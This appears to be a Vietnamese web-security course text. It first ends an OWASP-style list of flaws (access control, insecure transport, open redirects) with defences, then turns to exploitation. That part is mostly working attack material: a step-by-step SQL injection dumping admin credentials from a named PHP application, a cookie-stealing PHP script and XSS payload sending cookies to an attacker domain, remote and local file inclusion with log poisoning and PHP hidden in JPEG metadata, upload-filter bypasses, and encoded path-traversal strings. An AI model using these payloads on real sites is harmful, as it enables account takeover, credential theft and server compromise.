- Các bản sao lưu trữ offsite cũng được mã hóa, chìa khóa của các bản sao lưu này phải được quản lý và sao lưu riêng biệt.
- Đảm bảo các thuật toán mạnh theo tiêu chuẩn và các khóa mã mạnh được sử dụng, việc quản lý các khóa mã này cũng cần được lưu tâm.
- Đảm bảo mật khẩu được băm theo tiêu chuẩn của một thuật toán mạnh và có độ phức tạp nhất định.
- Đảm bảo tất cả các khóa và mật khẩu được bảo vệ khỏi những truy cập trái phép.


## 8. Sai sót trong hạn chế truy cập

- **Nguy cơ:** Kiểm soát hạn chế truy cập mắc lỗi, cho phép kẻ tấn công truy cập không cần có tài khoản, thông tin đăng nhập.
- **Ví dụ:** Kẻ tấn công đơn giản nhắm mục tiêu vào các URL. Cả hai URL sau đây là đều yêu cầu chứng thực. Quyền quản trị cũng phải cần được cung cấp để truy cập vào trang "admin\_getappInfo":

http://example.com/app/getappInfo  
http://example.com/app/admin\_getappInfo

- Nếu kẻ tấn công không được chứng thực mà vẫn có thể truy cập vào trang, thì đó gọi là truy cập trái phép đã được cho phép. Nếu một người sử dụng được chứng thực, nhưng lại không phải trong ban quản trị, vẫn truy cập được vào trang "admin\_getappInfo", đây là một lỗ hổng cho các kẻ tấn công truy cập vào

các trang quản trị không được bảo vệ một cách đúng đắn. Những lỗ hổng như vậy thường được phát hiện ra khi xuất hiện các đường liên kết và nút bấm mà thông thường không được hiển thị cho người sử dụng bình thường, đó là khi ứng dụng đã thất bại trong việc bảo vệ trang web mà họ nhắm đến.



Hình 24: Sai sót trong hạn chế truy cập

- Kẻ tấn công nhận diện URL như sau: /user/getAccounts
- Kẻ tấn công thay đổi nó với một vài trò khác như sau: /admin/getAccounts, or /manager/getAccounts
- Ứng dụng bị lỗi ↳ kẻ tấn công có thể quan sát được những tài khoản quan trọng khác.
- **Phương pháp phòng chống:** Tất cả các quy định về xác minh và chứng thực cần thiết dựa trên chức năng, để giảm thiểu các nỗ lực cần thiết để duy trì các quy định này.
- Quy định nên có khả năng cấu hình cao, để giảm thiểu bất kỳ thiết lập cứng nào trong quy định.
- Những cơ chế bắt buộc phải tuân theo nên từ chối tất cả các truy cập mặc định, yêu cầu xác minh rõ ràng cho từng người sử dụng và vai trò của người truy cập mỗi trang.


- Nếu trang là một phần của một quy trình công việc, đảm bảo các điều kiện đang ở trạng thái thích hợp để cho phép truy cập

## 9. Truyền trên kênh truyền không an toàn

- **Nguy cơ:** Dữ liệu truyền trên kênh không an toàn, không mã hóa cho phép kẻ tấn công dễ dàng chặn bắt gói tin lấy được thông tin tài khoản, từ đó chiếm quyền điều khiển hệ thống.

### Ví dụ:

- **Kịch bản 1:** Một trang web không sử dụng SSL cho tất cả các trang yêu cầu xác thực. Kẻ tấn công chỉ đơn giản là theo dõi lưu lượng mạng, và quan sát cookie phiên làm việc session của một nạn nhân đã chứng thực. Sau đó kẻ tấn công sử dụng lại cookie này và chiếm phiên làm việc session của người sử dụng.
- **Kịch bản 2:** Một trang web có chứng chỉ SSL được cấu hình không đúng, gây cảnh báo của trình duyệt cho người sử dụng. Người dùng phải chấp nhận cảnh báo đó và tiếp tục, để sử dụng trang web. Điều này làm cho người sử dụng quen với cảnh báo như vậy. Kẻ tấn công Phishing thu hút khách hàng của trang web tới một trang web tương tự mà không có giấy chứng nhận hợp lệ, tạo ra cảnh báo tương tự ở trình duyệt. Vì nạn nhân đã quen với cảnh báo như vậy, họ tiếp tục sử dụng các trang web lừa đảo, và làm lộ mật khẩu hoặc các dữ liệu cá nhân khác.
- **Kịch bản 3:** Một trang web đơn giản chỉ sử dụng tiêu chuẩn ODBC / JDBC cho các kết nối cơ sở dữ liệu. Tất cả lưu lượng ở định dạng không được mã hóa.



Hình 25: Dữ liệu truyền trên kênh không an toàn

- **Phương pháp phòng chống:** Yêu cầu SSL cho tất cả các trang nhạy cảm. Những yêu cầu không qua SSL đến những trang này nên được chuyển hướng đến các trang SSL. Sử dụng thuộc tính “secure” cho các cookie nhạy cảm.

- Cấu hình SSL chỉ hỗ trợ những thuật toán mạnh. Đảm bảo chứng chỉ SSL hợp lệ, chưa quá hạn, không bị thu hồi và phù hợp với tên miền của trang web.
- Các kết nối ở đầu cuối cũng nên sử dụng SSL hoặc các công nghệ mã hóa khác

## 10. Chuyển hướng và chuyển tiếp thiếu thẩm tra

- **Ví dụ:**
- **Kịch bản 1:** Ứng dụng này có một trang gọi là "redirect.jsp" mà có một tham số duy nhất có tên là "url". Kẻ tấn công tạo một URL độc hại để hướng người dùng đến một trang web độc hại để thực hiện lừa đảo (phishing) và cài đặt các phần mềm độc hại <http://www.example.com/redirect.jsp?url=evil.com>
- **Kịch bản 2:** Ứng dụng sử dụng chuyển tiếp (forward) để di chuyển yêu cầu (route request) giữa các bộ phận khác nhau của trang web. Để tạo điều kiện này, một số trang sử dụng một tham số để chỉ ra nơi người sử dụng phải được gửi nếu giao dịch thành công. Trong trường hợp này, kẻ tấn công tạo ra một URL sẽ vượt qua kiểm tra truy cập của ứng dụng và sau đó chuyển tiếp kẻ tấn công vào những chức năng quản trị bình thường không thể truy cập được.
- <http://www.example.com/boring.jsp?fwd=admin.jsp>
- **Phương pháp phòng chống:** An toàn sử dụng các chuyển hướng và chuyển tiếp có thể được thực hiện trong một số cách sau đây :
  - Đơn giản chỉ cần tránh sử dụng chuyển hướng và chuyển tiếp.
  - Nếu sử dụng, tránh sử dụng tham số của người dùng cho việc xác định điểm đến. Điều này thường có thể thực hiện được.
  - Nếu việc sử dụng tham số cho điểm đến không thể tránh khỏi, đảm bảo giá trị của tham số là hợp lệ và đúng quyền của người dùng.
  - Tham số điểm đến nên là một "mapping value", hơn là URL hoặc là một phần của URL thực, và chương trình ở phía máy chủ (server side code) sẽ dịch "this mapping" sang URL đích. Ứng dụng có thể sử dụng ESAPI để ghi đè lên method sendRedirect() để đảm bảo tất cả các chuyển hướng các điểm đến được an toàn. Tránh sai sót như vậy là cực kỳ quan trọng vì chúng là một mục tiêu ưa thích của những kẻ giả mạo cố gắng để có được lòng tin của người dùng.

## 2. Phương pháp khai thác các lỗ hổng ứng dụng web

- Ở phần trên chúng ta đã có những hiểu biết cơ bản về lỗi an toàn thông tin trong phát triển ứng dụng web. Trong phần này chúng ta sẽ tìm hiểu về phương pháp khai thác một số lỗi an toàn thông tin cơ bản.

### 1. Khai thác lỗi SQL injection

- **Mục đích:** Khai thác lỗ hổng SQL injection của một ứng dụng cụ thể trên nền hệ quản trị cơ sở dữ liệu phổ biến. Ở đây tác giả lựa chọn:
  - Ứng dụng mắc lỗi: Basic PHP Events Lister 1.0
  - Hệ quản trị cơ sở dữ liệu: MySQL

- **Hướng dẫn:**

- Đầu tiên với URL:

```
http://vtis.com/phpevents/event.php?id=1
```

- Thực hiện thêm dấu ' sau id=1. URL trở thành

```
http://vtis.com/phpevents/event.php?id=1'
```

- Ta phát hiện rằng phpevents có lỗi SQL Injection với thông báo sau:

```
Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource in C:\xampp\htdocs\phpevents\event.php on line 37
```

- Đổi tượng khai thác SQL Injection ở đây là "Basic PHP Events Lister 1.0". Giả sử chúng ta không biết trường và bảng của ứng dụng web này là gì?
- Với lỗi SQL Injection gây ra bởi URL trên ta xem thử truy vấn (SQL) của nó liệu có bao nhiêu trường. Sở dĩ cần xác định điều này bởi vì khi chúng ta dùng UNION trong câu lệnh SQL thì số lượng trường của hai câu lệnh select phải trùng nhau.
- Xác định có bao nhiêu trường truy vấn với URL <http://vtis.com/phpevents/event.php?id=1> có rất nhiều cách để thực hiện. Ở đây sử dụng order by <num>. Thực hiện tăng dần <num>. Khi thực hiện order by <num>, nếu trang web không hiển thị lỗi tức là số lượng trường vẫn còn, thực hiện tăng <num> cho đến khi nào xuất hiện lỗi tức là ta đã thực hiện tìm đủ số lượng trường.
- Lần lượt thử:

```
http://vtis.com/phpevents/event.php?id=1 order by 1
```

```
http://vtis.com/phpevents/event.php?id=1 order by 2
```

```
http://vtis.com/phpevents/event.php?id=1 order by 3
```

```
...
```

```
http://vtis.com/phpevents/event.php?id=1 order by 15 (<- Vẫn OK)
```

```
http://vtis.com/phpevents/event.php?id=1 order by 16 (Xuất hiện lỗi)
```

- Như vậy truy vấn SQL với URL trên là 15 trường (field). Đến đây có thể điều tra phiên bản SQL, user với lệnh sau:

```
http://vtis.com/phpevents/event.php?id=1 union all select
```

```
1,@@@version,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
```

```
http://vtis.com/phpevents/event.php?id=1 union all select
```

```
1,user(),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
```

- Sau khi đã có số lượng trường rồi thì lúc này sẽ tiến hành đoán bảng (table) login của nó: có thể thử với các table thông dụng như manager, admin, administrator, systemlogin, ... (Việc đoán table thuộc về kinh nghiệm, kết hợp với việc crawl, spider nội dung web mà mình khai thác). Nếu như tên bảng

không đúng thì khi thực hiện union all select ... nó sẽ thông báo lỗi, ngược lại nếu tên đúng thì nó chạy OK. Tiến hành thử tìm table như sau:

```
http://vtis.com/phpevents/event.php?id=1 union all select  
1,1,1,1,1,1,1,1,1,1,1,1 from systemlogin (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,1,1,1,1,1,1,1,1,1,1,1 from manager (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)
```

- Sau khi đoán được tên table là admin. Tiếp theo là dự đoán tên trường trong bảng admin mà mình đã lấy được. Có thể đoán tên trường trong bảng admin như là username, uname, user, ... pass, passwd, password, pword, .... (Tương tự như trên cũng tùy thuộc vào kinh nghiệm kết hợp với việc crawl, spider nội dung web để tìm tên trường). Tiến hành thử như sau:

```
http://vtis.com/phpevents/event.php?id=1 union all select  
1,username,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,user,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,uname,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)
```

- Như vậy trường thứ nhất ta đoán được là uname trong bảng admin. Thực hiện đoán trường mật khẩu:

```
http://vtis.com/phpevents/event.php?id=1 union all select  
1,password,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,passwd,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)  
http://vtis.com/phpevents/event.php?id=1 union all select  
1,pword,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)
```

- Như vậy ta đoán được trường mật khẩu là pword. Như vậy ta đã có thông tin đầy đủ để lấy user và pass trong bảng admin với 2 trường uname và pword + tên bảng là admin. Thực hiện lệnh:

```
http://vtis.com/phpevents/event.php?id=1 union all select  
1,concat(uname,0x3a,pword),1,1,1,1,1,1,1,1,1,1 from admin.
```

- Thực chất với hai câu lệnh trên thì ta tìm được user và pass nhưng muốn thực hiện lệnh <http://vtis.com/phpevents/event.php?id=1> union all select 1,concat(uname,0x3a,pword),1,1,1,1,1,1,1,1,1,1 from admin. Để có được tất cả user và pass trong bảng admin. Nếu trường hợp này xuất hiện lỗi ta có thể thêm limit 0,1 và tăng dần limit 1,1 limit 2,1 để lấy hết tất cả user và pass. Sở dĩ thực hiện câu lệnh trên để đồng thời lấy uname và pword không cần phải thực hiện 2 lần mới có được uname và pword.
- 0x3a--> dấu ":". Concat sẽ thực hiện cộng chuỗi

- Đến đây ta đã có thông tin uname và pword. Nếu trường hợp mà kết nối đến MySQL sử dụng user root thì việc tìm bảng và trường dễ dàng hơn với lệnh sau:

**Điều tra thông tin bảng:**

```
http://vtis.com/phpevents/event.php?id=1 union all select
1,1,table_name,1,1,1,1,1,1,1,1,1,1,1,1 from information_schema.tables
```

**Điều tra thông tin trường:**

```
http://vtis.com/phpevents/event.php?id=1 union all select
1,1,column_name,1,1,1,1,1,1,1,1,1,1,1,1 from information_schema.columns
```

- Ngoài ra trong một số trường hợp xuất hiện lỗi khi thực hiện khai thác có thể sử dụng hàm convert, hex, ... để không bị lỗi khi khai thác như:

```
http://vtis.com/phpevents/event.php?id=1 union all select
1,1,unhex(hex(uname)),1,1,1,1,1,1,1,1,1,1,1,1 from admin
```

- Nhận xét:** Tương ứng với từng hệ quản trị cơ sở dữ liệu mà chúng ta sử dụng cấu trúc lệnh khác nhau. Cùng với đó là việc dựa vào thông báo lỗi để tạo ra câu truy vấn SQL tương ứng.

## 2. Khai thác lỗ hổng Cross-Site-Scripting (XSS)

- Mục đích:** Giả sử có trang www.victim.com bị lỗi XSS. Ta sẽ tiến hành khai thác lỗi XSS lấy được cookie của người dùng, gửi giá trị cookie đó về một site tự động và ghi giá trị cookie nhận được vào file.
- Kịch bản khai thác:**
- Bước 1: Dựng một site riêng cho mình có domain giả sử là **my\_domainname**, tạo file **stealer.php** với nội dung như sau:

```
<?php
$cookie = $_GET["cookie"];
$steal = fopen("cookie.txt", "a");
fwrite($steal, $cookie . "\n");
fclose($steal);
?>
```

- Dòng lệnh **\$cookie = \$\_GET["cookie"]**; nhằm mục đích sẽ lấy giá trị cookie từ đường dẫn hiện tại lưu trữ vào biến \$cookie, ví dụ, với đường dẫn là my\_domainname/stealer.php?cookie=x, thì \$cookie = x.
- Dòng lệnh **\$steal = fopen("cookie.txt", "a")**; sẽ tạo ra một file cookie.txt với chế độ chèn nội dung vào đuôi của file nhằm mục đích ghi cookie lấy được.
- Tiếp theo, hai lệnh **fwrite(\$steal, \$cookie . "\n")**; và **fclose(\$steal)**; để thực hiện chức năng ghi file và đóng file sau khi ghi xong.
- Bước 2: Khai thác lỗ hổng XSS**
- Tiến hành chèn đoạn mã khai thác dưới đây vào biến bị lỗi XSS:

```
<script>  
location.href='http://my_domainname/stealer.php?cookie=%2bdocument.cookie; </script>
```

- Giả sử trang [www.victim.com](http://www.victim.com) bị XSS ở biến **name** thuộc file **index.php**, ta sẽ chèn đoạn mã trên như sau:

```
http://www.victim.com/index.php?name= <script>  
window.location.href='http://localhost:9999/xss/stealer.php?cookie=%2bdocument.cookie; </script>
```

- Kết quả: Thu được Cookie lưu tại file **cookie.txt** ở trong cùng thư mục với file **stealer.php**.

### 3. Khai thác lỗ Remote/Local File Inclusion

- Mục đích: Khai thác lỗ Remote/Local File Inclusion của ứng dụng web.
- Kịch bản khai thác:

```
<?php  
    include("config.php");  
?>
```

- Đoạn mã trên sẽ chèn nội dung của file config.php. Và có thể thực hiện chèn nội dung động nếu cung cấp một biến như sau:

```
<?php  
    include($page);  
?>
```

- Giả sử trường hợp register\_global được thiết lập và lúc này chúng ta sẽ thực hiện chèn trên URL với đối số bất kỳ, khi đó đoạn mã sẽ thực hiện include file mà chúng ta chỉ định, nếu không tồn tại thì sẽ báo lỗi nhưng vẫn thực hiện script. Một hàm khác của PHP đó là require hoặc require\_once cũng có tác dụng tương tự như include nhưng nếu xuất hiện lỗi thì script sẽ ngừng. Sự khác biệt giữa include\_once và include hoặc require\_once và require là ở chỗ require\_once hay include\_once là ngăn chặn việc include hay require 1 file mà nhiều lần.
- Kiểm tra file robots.txt của website và thực hiện kiểm tra thử website đó với file robots.txt. Ví dụ [www.example.com/page=robots.txt](http://www.example.com/page=robots.txt) để xem cách ứng xử của server về câu truy vấn này.

- Hướng dẫn:

#### Null-Byte

```
if (isset($_GET['page']))  
{  
    include($_GET['page'].".php");  
}
```

- Nếu thực hiện index.php?page=/etc/passwd thì khi chèn vào thì nó sẽ là /etc/passwd.php, không đúng như chúng ta mong muốn, do vậy để khai thác và ngắt phần “.php” sử dụng %00(Null Byte), lúc này URL sẽ là index.php?page=/etc/passwd%00. Cách khai thác này chỉ có tác dụng khi magic\_quotes\_gpc=Off

### Remote File Include

- Nếu trong cấu hình của file php.ini mà allow\_url\_open=On và allow\_url\_include=On thì có thể thực hiện gộp file từ xa và trong nội dung file từ xa này có thể chứa các mã độc. Ví dụ

```
http://www.example.com/demo/index.php?page=http://www.hackerexample.co
m
/shell.txt?
```

### Local File Inclusion

- Trường hợp mà allow\_url\_fopen =Off thì chúng ta không thể khai thác thông qua url từ xa, lúc này khai thác sẽ dựa trên local file inclusion. Khai thác local file cho phép chúng ta đọc các file nhạy cảm trên server, ví dụ như là /etc/passwd, /etc/group, httpd.conf, .htaccess, .htpasswd hoặc bất kỳ file cấu hình quan trọng nào.
- Ví dụ như có được thông tin từ /etc/passwd, kẻ tấn công có thể biết được các username có trên server và thực hiện bruteforce, nếu kẻ tấn công có khả năng truy cập shadow thì nguy hiểm hơn nhưng /etc/shadow thì chỉ có root mới có khả năng truy cập và đọc được file này.
- Ví dụ một số file nhạy cảm mà kẻ tấn công luôn muôn truy cập
  - httpd.conf: Thực hiện đọc file này để có được thông tin về error\_log, access\_log, ServerName, DocumentRoot, ...
  - .htaccess và .htpasswd: Giả sử có một thư mục admin được bảo vệ bởi htaccess thì chúng ta không thể truy cập được các file .htaccess và .htpasswd trực tiếp, nhưng nếu bị lỗi local file inclusion thì có thể đọc và có được thông tin về username và password được thiết đặt ở trong những file này.
- Khai thác cục bộ:** Giả sử có nhiều website trên một server, nếu như site example1.com bị lỗi local file inclusion. Kẻ tấn công ở vị trí là website với domain là example2.com cũng cùng một server với example1.com thì có thể khai thác site example1.com này thông qua như sau:

```
http://www.example1.com/index.php?page=/home/example2/public_html/imag
es/php.jpg
```

- Khai thác sử dụng Log Files: Giả sử ta truyền vào:

```
http://www.example1.com/index.php?page=<? echo phpinfo(); ?>
```

- Tất nhiên site sẽ thông báo lỗi bởi vì file <? echo phpinfo(); ?> không tồn tại, và khi đó trong error\_log của Apache nó sẽ lưu thông tin về lỗi này như sau:

```

192.168.1.14 - - [15/Jul/2009:17:54:01 +0700] "GET
/demo/index.php?page=%3C%20echo%20phpinfo();%20%3E HTTP/1.1"
200 492 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1)
Gecko/20090624 Firefox/3.5"

```

- Như vậy trong file log đã encode URL mà chúng ta đe trình, do vậy chúng ta cần phải gửi request với đoạn code sau:

```

<?php
$res = "";
$fp = fsockopen('127.0.0.1', 80);
if(!$fp){
echo "No connection";
}
fputs($fp, "GET /demo/index.php?page=<?php echo phpinfo();?>
HTTP/1.1\r\n");
fputs($fp, "Host: 127.0.0.1\r\n\r\n");
while(!feof($fp)){
$res .= fgets($fp, 128);
}
echo $res;
?>

```

- Sau khi thực hiện gửi request với đoạn mã như trên, thì hệ thống log sẽ ghi vào file log và chúng ta có thể thực hiện khai thác bằng cách: <http://example.com/demo/index.php?page=<đường dẫn đến file log>>. Như vậy với việc đe trình URL trên nó sẽ thực thi lệnh có trong file log.
- Đặt PHP Script trong file JPEG:** Trong file jpg thì có phần Exif là phần đầu của file ảnh JPEG, mà nó ghi thông tin về, độ phân giải, ngày tạo, comment, ... chúng ta có thể thực hiện chèn PHP script vào phần comment của file JPEG bằng công cụ jhead như sau: **./jhead -ce hack.jpg**
- Xuất hiện cửa sổ cho phép chúng ta soạn thảo phần comment cho file JPEG, ở đây ta lưu comment với nội dung là <? phpinfo(); ?>. Và thực hiện upload ảnh lên server, nếu như server đó bị lỗi local file inclusion thì có thể thực hiện <http://www.example.com/index.php?page=hack.jpg>, khi đó mã PHP trong hack.jpg sẽ thực thi.

#### 4. Khai thác lỗ hổng FileUpload

- Mục đích:** Ứng dụng Web hỗ trợ cho phép người sử dụng thực hiện upload file lên server hiện tại có rất nhiều. Ví dụ như upload image(\*.gif, \*.jpg), \*.pdf, \*.doc, ... Phần này sẽ trình bày một số lỗi khi lập trình file upload mà kẻ xấu có thể lợi dụng để upload những mã độc lên server.
- Hướng dẫn:**

## A. Trường hợp sử dụng JavaScript để kiểm tra file upload

- Giả sử ta có kịch bản gồm 2 file như sau:

```
<html>
<title>Secure file upload PHP Web Applications</title>
<head>
<script language=javascript>
function chkFileExtension()
{
    var str=document.upload.userfile.value;
    var ext=str.substring(str.length,str.length-3);
    if ( ext != "gif")
    {
        alert("File is invalid");
        return false;
    }
    else
    {
        return true;
    };
}
</script>
</head>
<body>
<form      name="upload"      action="upload1.php"      method="POST"
ENCTYPE="multipart/form-data" onSubmit="return chkFileExtension()">
Select the file to upload: <input type="file" name="userfile">
<input type="submit" name="upload" value="upload">
</form>
</body>
</html>
```

- File upload.php:

```
<?php
$uploadaddir = 'uploads/';
$uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File was successfully uploaded.\n";
} else {
```

```
    echo "File uploading failed.\n";
}
?>
```

- Ví dụ trên cho thấy người lập trình kiểm tra phần mở rộng file cho phép file upload bằng cách sử dụng một đoạn mã Javascript trong file upload1.html. Chỉ chấp nhận những file có phần mở rộng là \*.gif mới được phép upload, cách này một kẻ tấn công dễ dàng vượt qua bằng cách sử dụng một intercepting proxy hoặc có thể viết một đoạn mã bằng Perl, Python,... mà đe dọa trực tiếp đến file upload1.php với những tham số cần thiết.

## B. Trường hợp không sử dụng JavaScript để kiểm tra mà thực hiện kiểm tra trên server với đoạn mã sau:

```
<?php
if($_FILES['userfile']['type'] != "image/gif") {
    echo "Sorry, we only allow uploading GIF images";
    exit;
}
$uploadaddir = 'uploads/';
$uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>
```

- Với đoạn mã trên người lập trình hy vọng ngăn chặn được kẻ tấn công upload file độc hại lên server bằng cách sử dụng kiểm tra type=image/gif. Tức là kiểu file cho phép upload ở đây chỉ có thể là file gif. Điều này cũng không an toàn bởi vì kẻ tấn công có thể thay đổi kiểu type=image/gif cho phù hợp với sự kiểm tra của đoạn mã trên nhưng nội dung vẫn chứa mã độc.

## C. Trường hợp kiểm tra mime

- Kiểm tra phần nội dung của file upload với đoạn mã sau:

```
<?php
$imageinfo = getimagesize($_FILES['userfile']['tmp_name']);
if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg') {
    echo "Sorry, we only accept GIF and JPEG images\n";
    exit;
}
$uploadaddir = 'uploads/';
```

```

$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>

```

- Như vậy liệu có cải thiện hơn ? An toàn hơn ? Trả lời: có cải thiện hơn nhưng vẫn chưa an toàn. Mặc dù với đoạn mã trên kẻ tấn công không thực hiện thành công như ở ví dụ B, khi thay đổi type=image/gif vì lúc này người lập trình đã kiểm tra nội dung file upload có đúng là gif hay không ?. Nhưng nếu kẻ tấn công sử dụng một file gif và chèn mã độc vào thì thế nào ? Khai thác sẽ thành công !!!!

#### D. Trường hợp kiểm tra phần mở rộng của file trên server với đoạn mã sau:

```

<?php
$blacklist = array(".php", ".phtml");
foreach ($blacklist as $item) {
    if(preg_match("/$item$/i", $_FILES['userfile']['name'])) {
        echo "We do not allow uploading PHP files\n";
        exit;
    }
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>

```

- Như vậy với đoạn mã người lập trình đã ngăn chặn kẻ tấn công không thể upload file \*.php lên server. Tuy nhiên trường hợp này cũng chưa an toàn với những server mà có cấu hình file \*.gif, \*.jpg cho phép xử lý PHP. Do vậy kẻ tấn công vẫn upload file gif, jpg lên server nhưng có chèn thêm mã độc vào.

#### 5. Khai thác lối Path Traversal Attack

- Mục đích:** Path Traversal hay còn được biết với một số tên khác như “dot-dot-slash”, “directory traversal”, “directory climbing” và “backtracking” là hình thức tấn công truy cập đến những file và thư mục mà được lưu bên ngoài thư mục webroot. Hình thức tấn công này không cần sử dụng một công cụ nào mà chỉ

đơn thuần thao tác các biến với .. (dot-dot-slash) để truy cập đến file, thư mục, bao gồm cả source code, những file hệ thống, ... Lỗi này thường xuất hiện khi có lỗi Local File Inclusion. Ví dụ:

```
http://seamoun.com/getUserProfile.jsp?page=main.html  
http://seamoun.com/index.php?file=help  
http://seamoun.com/main.cgi?home=index.htm
```

- **Hướng dẫn:** Khi có được kết quả từ việc spider Website với các URL có dạng như trên, kẻ tấn công có thể sử dụng “..” để thử liệu có truy cập file và thư mục khác được không ? Ví dụ

```
http://seamoun.com/getUserProfile.jsp?page=../../etc/passwd
```

- Dựa vào thông báo lỗi từ Website kẻ tấn công biết được đường dẫn thực sự trên WebServer, từ đó có thể kết hợp với .. (dot-dot-slash) để truy cập đến những file quan trọng của Website như database, file cấu hình, ... Lưu ý rằng Path Traversal không chỉ xảy ra đối với các biến trong phương thức GET mà còn có thể xuất hiện trong các phương thức POST hoặc biến COOKIE. Ví dụ: Một số website có thể sử dụng COOKIE để lưu template động cho Website như sau:

```
Cookie: ID= 2ddd73ef3620afc62cd6942c31bb6003:TEMPLATE=xpstyle  
Cookie: USER=member1234: PSTYLE=Green
```

- Như vậy kẻ tấn công có thể thay đổi COOKIE để thực hiện Path Traversal Attack như sau

```
Cookie: ID= 2ddd73ef3620afc62cd6942c31bb6003:TEMPLATE=xpstyle  
Cookie: USER=member1234: PSTYLE=../../etc/passwd
```

- Trong quá trình khai thác kẻ tấn công có thể encode hoặc double encode, sử dụng %00(null) để bypass filter mà Website đó áp dụng.

```
%2e%2e%2f mô tả cho ../  
%2e%2e/ mô tả cho ../  
..%2f mô tả cho ../  
%2e%2e%5c mô tả cho ..\\  
%2e%2e\ mô tả cho ..\\  
..%5c mô tả cho ..\\  
%252e%252e%255c mô tả cho ..\\  
